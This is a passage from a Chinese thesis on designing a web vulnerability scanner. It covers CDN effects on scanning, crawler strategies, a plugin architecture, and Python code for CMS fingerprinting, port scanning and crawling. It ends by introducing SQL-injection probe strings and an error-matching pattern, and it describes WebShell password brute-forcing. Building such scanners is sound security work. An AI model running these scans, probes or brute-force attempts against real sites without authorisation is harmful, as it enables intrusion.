CDN 通常应用在用户访问数量非常庞大的网站中，也是现阶段云计算中通常使用到的技术，其主要解决的问题就是当一个网站中因为用户数量众多并且在同一时间点内请求服务的客户端与响应服务的服务器端的流量变大而使得整个网络环境陷入了拥塞，因此通常情况下会将此功能部署在 OSI 七层模型的应用层中，CDN 的工作原理大致为：源节点网络因为网络拥塞可以将网站的所有内容从新分发到各个新部署的 CDN 网络结点中，这样使用者可以从更短的路径中获取想要获取的网站内容，从而分散了网络的用户流量，不仅缓解了网络的拥塞度并且可以使得用户在获得目标内容时的速度更快，整体的提升了网络对用户请求的响应速率。CDN 的工作原理如图 4 所示，用户在访问架设 CDN 结点网站的工作流程如图 5 所示。




图 4 CDN 工作原理




图 5 用户访问架设 CDN 的网站的过程

(1)内容路由：CDN 的重中之重，其主要作用是收到用户请求，选择最短路径，重定向给所选择的最短 CDN 结点。内容路由中的关键技术为如何规划选择最优距离的 CDN 结点进行重定向，实现这个功能的为负载均衡系统。通过当前的网络拥塞情况对当前的网络路径进行筛选，主要的选择参考条件是负载和节点距离。

(2)内容分发：内容分发主要内容为源网站将 Web 服务器的所有网站向整个网络系统中的其他已知 CDN 节点分发的过程。分发有两个技术，分别为 PULL 和 PUSH。其关键区别主要在于其分发过程是不是源网站主动的行为。PULL 方式通常发起的源节点是使用者，使用者想要访问网站的某些内容的时候，如果在内容路由过程中重定位的节点中没有想要的内容，CDN 节点用 PULL 方法的内容。PUSH 方法的产生方式主要是由于源网站主动产生的，其主要功能就是源网站将内部访问量比较大的一些内容因为局部性原理将其分布到已知的所有 CDN 节点上，这样可以使得热点信息访问的速率加快。

(3)内容存储：主要包括源网站存储以及 CDN 节点存储。其中如果存储内容数量较大，需要通过海量存储的架构进行存储，不然会造成资源的存储困难，通常采用 NAS 和 SON 两种海量存储架构，这也常被用作源网站的存储。如果一个网站中所需存储的内容量相对海量来说较少，通常采用 RAID 技术进行内容的存储，但是需要注意 RAID 的存储方式是灵活多变的，会根据存储设备的改变而改变，通常会应用于 CDN 节点的存储。

(4)内容管理系统：分为发布、传递和调整，但在不同的系统中内容管理的方式也是有所区别的，

在 CDN 系统的内容管理主要就是针对 CDN 节点的各种信息的管理，通常情况下 CDN 系统的内容管理分为以下几项，其作用域也都是本地：内容拷贝、内容索引、内容方位状态信息的收集等等。如果想要提升整个 CDN 系统的整体性能，可以通过本地的内容管理来进行操作。

在 Web 漏洞扫描器的工作过程中，首先就是扫描 URL 此时的 URL 所对应的 IP 地址一定是源网站的 URL 所对应的 IP 地址，不可以为其他 IP。通常 Web 漏洞扫描器应该具有的功能主要就是识别目标网站中是否有 CDN 功能，是否对网站的拥塞做出相应的控制操作，假如目标网站中存在 CDN 系统，可以立即停止扫描该网站，这样不仅仅节省了扫描时间，也大大的提高了整个 Web 漏洞扫描器的工作效率。这么做的主要原因就是 Web 漏洞扫描器的模拟攻击的操作是 Web 漏洞扫描器模拟 HTTP 请求，若网站使用了 CDN 系统，此时接收 HTTP 请求报文的 IP 地址不是目标的 IP 地址而是 CDN 节点的 IP 地址，即使 Web 漏洞扫描器进行了该 IP 地址的扫描，扫描内容也依旧是源站点发送到该 IP 地址对应的 CDN 结点上的内容，这样所获得的内容对于 Web 漏洞扫描器来说其实是没有任何作用的。

2.3.3 基于网络爬虫技术的检测技术的研究

在现阶段的大数据时代，网络爬虫对于个人及企业都是一个十分便捷的工具。但是其主要原理是什么呢？接下来便进行简单的讲解。网络爬虫可以称为一个程序也可以是一个脚本，其主要的作用机理就是通过事先定义好的规则以自动化技术对整个因特网中所有的 URL 站点中的文本、音频、图片等对用户有用的资源进行爬取。不仅如此用户用事先构造好的规则在浏览器上浏览想要浏览的网页时其实与爬虫的工作原理是完全一致的。假设一个攻击者想要使用浏览器去访问一个既定的网站，当服务器返回一个页面后，攻击者可以在该页面中找到可以访问的 URL，通过单击的方式依次点击这些 URL 以此来进入新的页面中，并将这个页面的 URL 进行信息收集，最终攻击者将会获取整个网站中所有的 URL，其实这就是一次手工的爬取网站过程。其实不难发现的是，整个爬取过程中浏览器的作用非常大，但是比较让攻击者头疼的是其隐藏了重要步骤的细节部分。

下面通过图 6，详细了解一下客户端浏览器和服务器的信息交互过程。




图 6 客户端浏览器与服务器的交互过程

当用户在使用爬虫的时候需要严格的遵循一定的爬取技巧，这样不仅能够提升爬取效率也能使得爬取的信息准确精炼。一般情况下将爬虫的爬取技巧分为以下的三种形式：聚焦爬虫、广度优先以及深度优先：

(1) 广度优先策略: 在使用爬虫爬取网页内容时因为网页的分层结构，所以在进行爬虫时也是分层次爬取的。在这个基础上如果爬取一个网站所有的网页时，用户爬取的实际上是该网站所有的 URL，如果用户使用的是广度优先策略需要遵循的规则是只有在同一层次的所有 URL 都已经爬取完成后才能够进入下一层进行爬取，直到爬取完所有的页面才会停止。如图 7 所示，广度优先策略的爬虫示意图。




图 7 爬虫广度优先策略示意图

(2)深度优先策略:因为网站的 URL 是层次结构基于这个前提进行爬虫时,深度优先策略的方式主要是以爬虫的入口界面为开始点,不停的向下进行爬取直到没有子 URL 才停止当前的爬取,然后向上一层进行同样的操作,直到将所有的 URL 节点全部遍历爬虫一遍结束。如图 8 所示,深度优先策略下爬虫的基本示意图。




图 8 爬虫深度优先策略示意图

(3)聚焦爬虫策略:此策略实际上是一种最优解决策略,因此也被称为最佳优先策略,其主要的突出特点是其为一个启发式的策略,虽然其追究根源还是广度优先策略但是在广度优先的基础上又使用了一定的算法进行过滤筛选所以其性能相对于广度优先又有很大的提升,对于一个大型网站来说通过此策略进行爬虫的效率也会更加的方便快捷,在遍历过程中,该策略总会将重合度比较高的 URL 优先的进行遍历操作。

虽然这三种策略都很适合现阶段的爬虫,但是也都各有优劣,如果用户使用深度优先的策略进行网站内容的爬取,其很有可能将会落到“爬虫陷阱”,换言之用户在进行深度遍历后很难恢复到上一层的节点中进行遍历。所以当用户在对一个大型的网站进行爬虫时,第一步需要设置爬虫的深度,否则爬虫进行到一定时间点仍然没能够爬虫遍历完毕。

当用户需要进行漏洞扫描时,网络爬虫在其中起到的主要作用就是收集网站的 URL,然后通过这些 URL 进行网站内容的进一步扫描。

2.4 本章小结

本章的主要内容包括第一部分通过 OWASP 公布的 TOP 10 的漏洞排名引出当前较为热门的 Web 漏洞,并且对 Web 漏洞进行了分类标识,使得读者能够掌握 Web 漏洞产生机理。第二部分针对当前造成损失较为严重的两种漏洞 SQL 注入攻击与 XSS 跨站脚本攻击漏洞进行漏洞产生及攻击方式的详细描述。第三部分主要是针对 Web 漏洞扫描器的关键技术的研究,使得读者可以更加清晰的认识 Web 漏洞扫描器的实现基础。

3 Web 应用漏洞扫描器的设计

主要通过系统的设计目标、需求分析等论证 Web 漏洞扫描器设计开发的必要性，进而通过 Web 漏洞扫描器的整体框架、漏洞扫描器的工作流程介绍以及爬虫模块与插件模块的设计，从整体到局部阐述 Web 漏洞扫描器的设计步骤及组成模块。

3.1 系统设计目标

当前处于 Web 应用的井喷期，但也正是这种大环境下，Web 应用的安全其实不容乐观，本论文通过对 Web 应用漏洞进行原理的分析后，建立 Web 漏洞扫描器的主要框架模型，然后通过测试用例对 Web 漏洞扫描器进行渗透测试操作，再分析使用测试用例的 Web 漏洞扫描器的测试结果找到本论文设计的 Web 漏洞扫描器存在的一系列问题，进一步的解决与完善。

3.2 需求分析

当前，因为互联网企业如雨后春笋般迅速增长，中国的 Web 行业也是突飞猛进，Web 站点数量已经突破新高，因为用户日常访问更多的是中大型企业的网站，所以一直认识不到网络安全的重要性，其主要问题仍然是只有大型的企业才会比较重视网络安全的问题，并且对网络安全方面做出了很大的投入，相比之下小公司的资金有限，因此明知网站可能存在安全漏洞也依旧继续使用，所以其易遭受攻击导致敏感信息泄露。因为对于市面上的 Web 应用程序其设计形式多种多样，比如使用 Java、PHP、Python 进行设计的比比皆是，所以本漏洞扫描器采用的是黑盒测试的形式对网站进行测试扫描，因此可以实现跨平台的特性，即使用户不知道网站的源码也可以通过此漏洞扫描器进行漏洞的扫描操作。

因为 Web 漏洞的种类非常多，其中具有代表性的就是 SQL 注入与 XSS 跨站脚本攻击，虽然本论文的第 2 章对各大漏洞都进行了阐述，但是本文的漏洞扫描器只设计 SQL 注入、XSS 跨站脚本攻击和 WebShell 密码爆破的漏洞扫描，本漏洞扫描器也创新的加入了插件机制，随着漏洞技术的不断发展，只要进行漏洞扫描插件的更新便可支持其他类型的漏洞扫描功能，大大的便利了程序开发人员后期的可移植性。

3.3 漏洞扫描器的总体设计

3.3.1 漏洞扫描器的总体架构设计

各个模块之间的相互关系结构如图 9 所示。




图 9 Web 应用漏洞扫描器体系结构图

Web 应用漏洞扫描器本身也是一个 Web 应用程序，Apache2.0 Web 服务器，MySQL 数据库，采用 LAMP 架构，包括 Linux、Python 编程语言。LAMP 架构是目前最为广泛的和流行的应用软件架构，Linux、Apache、Mysql 等应用软件都能够具有很好的企业网络管理性能，并且他们都全部采用的是免费的开源开发软件，部署简单方便，成本极低。Python 是一种通用的脚本式编程语言，它拥有着丰富的标准数据库。

3.3.2 漏洞扫描器的工作流程

Web 漏洞扫描器的工作流程主要分为用户登录、网络爬虫、漏洞检测、检测分析四个阶段，其工作流程如图 10 所示。



图 10 Web 漏洞扫描器的工作流程图

3.3.3 网络爬虫模块设计

网络爬虫模块的构成一般可以被详细划分为 3 个主要服务模块，分别为网页下载服务模块、提取网络地址模块和提取表单模块。网络爬虫模块的整体结构和架框图如图 11 所示。




图 11 网络爬虫模块功能模块图

(1) 网页下载模块

由待扫描的目标网站的初始网页地址和扫描获取的整个网站所有网页地址队列为数据基础，其工作流程为向待扫描的目的网络发起 HTTP 请求报文，当接收到一个 HTTP 的请求响应后对该网页

网络地址队列进行了数据解析，提取返回的 HTTP 报文目的网址中所具有的其他子目的网络地址，将子网络地址加入等待队列，得到一个待扫描队列，扫描器根据待扫描队列进行整个网页的广度优先遍历，进而下载整个目标网站的所有网址内容^[19]。

(2)提取网址模块

由网页分析结果可知，Web 应用存在网页漏洞的根本原因主要是网页来源于不可靠的网站网址，而网站服务器没有对其可靠网址中的内容直接进行严格的网址过滤和网站准确性的校验。提取之后得出的文件地址代码可以直接用来帮用户构建 HTTP 请求，在提取模块得出全部的查询网址之后，因为其中可能还有一些查询网址不能够完全符合 URL 的使用规范，所以必须将这些 URL 网址进行一次规范化处理，还必须先进行过滤并去掉不是目的网站的所有查询请求网址，最后将每个 Get 查询请求中带有查询请求字符串的内容进行进一步的修改，将新的查询请求字符串的值都重新更改为已经测试过的字符串，并将其进行拼接后形成一个新的 URL。最后把这些 URL 数据存取并返回到用户的数据库中。

(3)提取表单模块

提取表单的功能模块主要功能是用户负责把网站下载了以后将其中的网页内容进行数据解析，提取其中所有可能的输入域，通常情况下输入域在提取表单模块中均会被发现。提取之后得到的数据可以用来作为一个输入，它们被广泛用于构造 HTTP 请求，从而可以发现其中的一些漏洞。

3.3.4 漏洞扫描模块的设计

主要包含任务调度器、SQL 注入漏洞扫描子模块、XSS 跨站脚本攻击漏洞扫描子模块、WebShell 爆破攻击漏洞扫描子模块^[20]。本漏洞扫描器的一个突出的特点就是可以在图形界面自主选择想要进行何种漏洞的扫描操作，进行个性化的专属漏洞扫描操作。任务管理调度器在接收到用户提交的任务调度管理请求后，根据用户需要对整个漏洞扫描器中本身存在的各种漏洞扫描插件进行进一步的排列组合，组成新的扫描集合，通过多线程的形式进行单独运行，直到漏洞检测器的工作完全运行结束，譬如如果一个用户在使用过程中在图形界面选择了 SQL 注入漏洞扫描、XSS 跨站脚本攻击漏洞扫描，那么系统会自动创建 SQL 注入与 XSS 跨站脚本攻击两个线程进行漏洞扫描，而不会创建 WebShell 爆破攻击漏洞扫描线程，多线程的设置也使得漏洞扫描器的性能大大提升。漏洞扫描系统功能模块的整体结构和框架图及其组成方式如图 12 所示。




图 12 漏洞扫描功能模块

3.3.5 插件机制的设计

Web 应用中存在的漏洞种类非常多，为了确保各种新型 Web 应用中的漏洞都能够很好地融合到整个系统中，本次研究系统针对其可扩展性作出了一些设计。各个漏洞的扫描工作原理均具有同样的实施过程，如图 13 所示，对于不同的扫描漏洞模块也只是在构造请求时使用的检查测试脚本不一样，根据每个漏洞的特点而采取分析检查结果的手段和方式不一样，其流程总结为通过客户端向

目的主机发送并接收 HTTP 报文^[21]。




图 13 通用漏洞攻击流程图

各个扫描处理模块的组件类型及其关系应用框图如图 14 所示。




图 14 攻击模块继承图

每个漏洞都是有两种主要的攻击手段:提交 get 请求和 post 要求, 分别是 `attackGET()` 和 `attackPOST()` 接口。如果发现有了新的漏洞, 那么就可以直接按照规范程序来编写一个漏洞的扫描插件, 继承 `Attack` 类并且在其中实现 `attackGET()` 和 `attackPOST()` 接口, 然后将文件增添进插件库内。`XSSAttack` 类可以实现 XSS 漏洞的在线检查和实时扫描, `SQLAttack` 类可以实现 SQL 注入漏洞的实时检查与扫描, `DIRAttack` 类同样可以实现对 WebShell 爆破攻击漏洞检查与扫描。

3.4 本章小结

本章首先通过对系统设计目标的确立以及 Web 漏洞扫描器的需求分析, 详细的说明了 Web 漏洞扫描器的必要性。通过对漏洞扫描器的框架、工作流程、爬虫模块、漏洞扫描模块以及插件机制的设计, 由整体到局部清晰阐述了 Web 漏洞扫描器的工作流程及各个模块的实现机理。

4 Web 应用漏洞扫描器的实现

4.1 主模块的实现

4.1.1 CMS 识别模块

CMS 是一种网站内容管理系统。CMS 识别模块主要使用 CMS 进行识别，其主要原理为通过获得 CMS 定义好的特征，从而根据已有的特征进行 CMS 的类别定位^[22]。

通常定位方式为正则表达式加 MD5 共同识别，其主要原理为使用既定的文件路径形式去访问目标网址，收集既定文件的 MD5 或者也可以通过正则表达式进行关键字的匹配锁定，在匹配过程中会出现两种情况，分别为匹配成功则这个目标是这个网站的网站内容管理系统，否则不是。

(1)读取 CMS 指纹列表到队列中：

```
filename = os.path.join(sys.path[0], "data", "data.json")
fp = open(filename)
webdata = json.load(fp,encoding="utf-8")
for i in webdata:
    self.workQueue.put(i)
fp.close()
```

(2) run 方法用于创建线程：

```
def run(self):
    while(self.NotFound):
        th = []
        for i in range(self.threadNum):
            t = threading.Thread(target=self.th_whatweb)
            t.start()
            th.append(t)
        for t in th:
            t.join()
        if(self.result):
            print "[webcms]:%s cms is %s"%(self.URL,self.result)
        else:
            print "[webcms]:%s cms NOTFound!"%self.URL
```

(3)线程调用 th_whatweb 方法：

```
def th_whatweb(self):
    if(self.workQueue.empty()):
        self.NotFound = False
        return False

    if(self.NotFound is False):
        return False
    cms = self.workQueue.get()
    _url = self.URL + cms["url"]
    html = self.Downloader.get(_url)
    print "[whatweb log]:checking %s"%_url
    if(html is None):
        return False
    if cms["re"]:
        if(html.find(cms["re"])!=-1):
            self.result = cms["name"]
            self.NotFound = False
            return True
    else:
        md5 = self.getmd5(html)
        if(md5==cms["md5"]):
            self.result = cms["name"]
            self.NotFound = False
            return True
```

(4)线程设置退出操作:

```
if(self.workQueue.empty()):
    self.NotFound = False
    return False

if(self.NotFound is False):
    return False
```

(5)获取 CMS 名称自动打印输出

```
from lib.core import webcms

if __name__ == "__main__":
    webcms = webcms.webcms("http://blog.yesfree.pw/")
    webcms.run()
```

(6)调用

```
import sys
from lib.core.Spider import SpiderMain
from lib.core import webcms

reload(sys)
sys.setdefaultencoding('utf-8')
def main():
    root = "https://www.shiyanlou.com/"
    threadNum = 10
    #webcms
    ww = webcms.webcms(root,threadNum)
    ww.run()

    #spider
    w8 = SpiderMain(root,threadNum)
    w8.craw()

if __name__ == '__main__':
    main()
```

4.1.2 端口扫描模块

渗透测试中一个十分重要的阶段是对于目的攻击站点现有配置信息的信息收集，信息收集过程有多种形式实现，其中一种十分常见的手段是端口扫描^[23]。端口扫描主要是获取目的攻击端的主机主要开放使用了哪些端口服务，通过收集阶段收集到的开放的端口服务进行初步猜测此目的攻击端可能存在哪些已知的 Web 漏洞，进而有目的性的进行 Web 漏洞的攻击测试。

TCP 端口扫描形式主要分为以下四种：

(1)TCP FIN 扫描：攻击机向目的机发送一个 FIN 包，此包的主要作用是请求关闭某个事件的 TCP 连接，此时如果目的端返回关于此事件的 RST 包，表明了进行此事件通信的目的端口已经关闭^[24]。

(2)TCP XMAS 扫描：攻击机向目的机发送一个包含了 PSH、URG、FIN 等标志位被开启的请求包，如果目的主机返回一个 RST 的数据包，表明了进行此事件的目的端口已经关闭。

(3)TCP SYN 扫描：别称半开放扫描。攻击机向目的主机发送一个 SYN 数据包，表明想要启动某个事件的 TCP 会话连接，如果目的主机返回一个 SYN/ACK 响应数据包，表明此时对应的目的机端口处于打开状态，如果目的主机返回的是一个 RST 数据包，表明此时对应的目的机端口处于关闭状态。

(4)TCP Connect 扫描：别称全连接扫描。攻击机通过 TCP 三次握手进行 TCP 的全连接，使得攻击机直接连接到目的主机的目标端口，因此此方式的扫描结果是所有端口扫描中最准确的，但是因为 TCP 全连接过程复杂所以总耗时也大大增加，因为 TCP 全连接的属性所致，也较为容易被目的主机系统检测扫描，对于渗透测试而言危险系数比较大。

(5)具体实现方式：

① 通过队列将所有需要进行扫描的端口压入：

```
def __init__(self,ip="localhost",threadNum = 5):
    self.PORT = {80:"web",8080:"web",3311:"kangle",3312:"kangle",
3389:"mstsc",4440:"rundeck",5672:"rabbitMQ",5900:"vnc",
6082:"varnish",7001:"weblogic",8161:"activeMQ",8649:"ganglia",
9000:"fastcgi",9090:"ibm",9200:"elasticsearch",9300:"elasticsearch",
9999:"amg",10050:"zabbix",11211:"memcache",27017:"mongodb",
28017:"mondodb",3777:"dahua_jiankong",50000:"sap_netweaver",
50060:"hadoop",50070:"hadoop",21:"ftp",22:"ssh",23:"telnet",
25:"smtp",53:"dns",123:"ntp",161:"snmp",8161:"snmp",162:"snmp",
389:"ldap",443:"ssl",512:"rlogin",513:"rlogin",873:"rsync",
1433:"mssql",1080:"socks",1521:"oracle",1900:"bes",2049:"nfs",
2601:"zebra",2604:"zebra",2082:"cpanle",2083:"cpanle",3128:"squid",
3312:"squid",3306:"mysql",4899:"radmin",8834:'nessus',4848:'glashfish'}
    self.threadNum = threadNum
    self.q = Queue.Queue()
    self.ip = ip
    for port in self.PORT.keys():
        self.q.put(port)
```

② 创建一个线程函数，主要作用为从队列中将需要进行扫描的端口取出：

```
def _th_scan(self):
    while not self.q.empty():
        port = self.q.get()
        s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
        s.settimeout(1)
        try:
            s.connect((self.ip, port))
            print "%s:%s OPEN [%s]"%(self.ip,port,self.PORT[port])
        except:
            print "%s:%s Close"%(self.ip,port)
        finally:
            s.close()
```

③ 创建一个工作函数，主要功能为进行线程的调用分别进行端口扫描：

```
def work(self):
    threads = []
    for i in range(self.threadNum):
        t = threading.Thread(target=self._th_scan())
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    print('[*] The scan is complete!')
```

④ 创建一个函数，主要作用为将域名与 IP 进行一一对应：

```
def gethostbyname(url):
    domain = urlparse.urlparse(url)
    # domain.netloc
    if domain.netloc is None:
        return None
    ip = socket.gethostbyname(domain.netloc)
    return ip
```

4.1.3 爬虫模块

4.1.3.1 爬虫编写思路

爬虫的主要作用是收集网站中的所有链接，并且记录已执行爬取操作的链接和未执行爬取操作的链接，去除重复项，简化爬取次数。以上内容均可以通过 Python 中自带的 set() 函数进行操作解决，其主要步骤大致为：

- (1) 用户输入待爬取的 URL
- (2) 通过 DNS 服务器下载解析出 URL
- (3) URL 去重，判断此 URL 是否为本站
- (4) 将未进行爬取项加入到待爬取列表
- (5) 重复上述步骤

4.1.3.2 爬虫的编写

- (1) 编写 URL 的管理步骤：

```
class UrlManager(object):
    def __init__(self):
        self.new_urls = set()
        self.old_urls = set()

    def add_new_url(self, url):
        if url is None:
            return
        if url not in self.new_urls and url not in self.old_urls:
            self.new_urls.add(url)

    def add_new_urls(self, urls):
        if urls is None or len(urls) == 0:
            return
        for url in urls:
            self.add_new_url(url)

    def has_new_url(self):
        return len(self.new_urls) != 0

    def get_new_url(self):
        new_url = self.new_urls.pop()
        self.old_urls.add(new_url)
        return new_url
```

- (2) 简化代码，将下载功能组件单列作为一个类使用，并且设置 get/post 方法：

```
import requests
class Downloader(object):
    def get(self, url):
        r = requests.get(url, timeout=10)
        if r.status_code != 200:
            return None
        _str = r.text
        return _str
```

```

def post(self,url,data):
    r = requests.post(url,data)
    _str = r.text
    return _str

def download(self, url,htmls):
    if url is None:
        return None
    _str = {}
    _str["url"] = url
    try:
        r = requests.get(url, timeout=10)
        if r.status_code != 200:
            return None
        _str["html"] = r.text
    except Exception as e:
        return None
    htmls.append(_str)

```

注：因为此爬虫程序运行使用多线程形式，因此此类中的 download 方法的作用是为实现多线程下载功能。

4.1.4 插件收集模块

(1)创建 spiderplus 类，用于实现所要求：

```

import os
import sys
class spiderplus(object):
    def __init__(self,plugin,disallow=[]):
        self.dir_exploit = []
        self.disallow = ['__init__']
        self.disallow.extend(disallow)
        self.plugin = os.getcwd()+ '/' + plugin
        sys.path.append(plugin)

    def list_plusg(self):
        def filter_func(file):
            if not file.endswith(".py"):
                return False
            for disfile in self.disallow:
                if disfile in file:
                    return False
            return True
        dir_exploit = filter(filter_func, os.listdir(self.plugin))
        return list(dir_exploit)

    def work(self,url,html):
        for _plugin in self.list_plusg():
            try:
                m = __import__(_plugin.split('.')[0])
                spider = getattr(m, 'spider')
                p = spider()
                s = p.run(url,html)
            except Exception,e:
                print e

```

(2)work 函数的调用需要传递 URL 与 HTML，此内容由扫描器系统传递给插件系统，实现方式为：

```

spider = getattr(m, 'spider')
p = spider()
s = p.run(url,html)

```

注：定义插件时必须使用 spider 类中的 run 方法进行调用实现。

4.2 插件模块的实现

4.2.1 SQL 注入检测插件

4.2.1.1 SQL 判断思路

(1)查找网页的注入点，常在注入点后面加上 AND %a=%a 或者 OR NOT (%a>%a)

(2)注入点后的%a 的数字是随机可变的，主要作用是将判断语句置为 1

(3)搜索网页中特殊关键词，比如：

Mysql 中是 SQL syntax.*MySQL

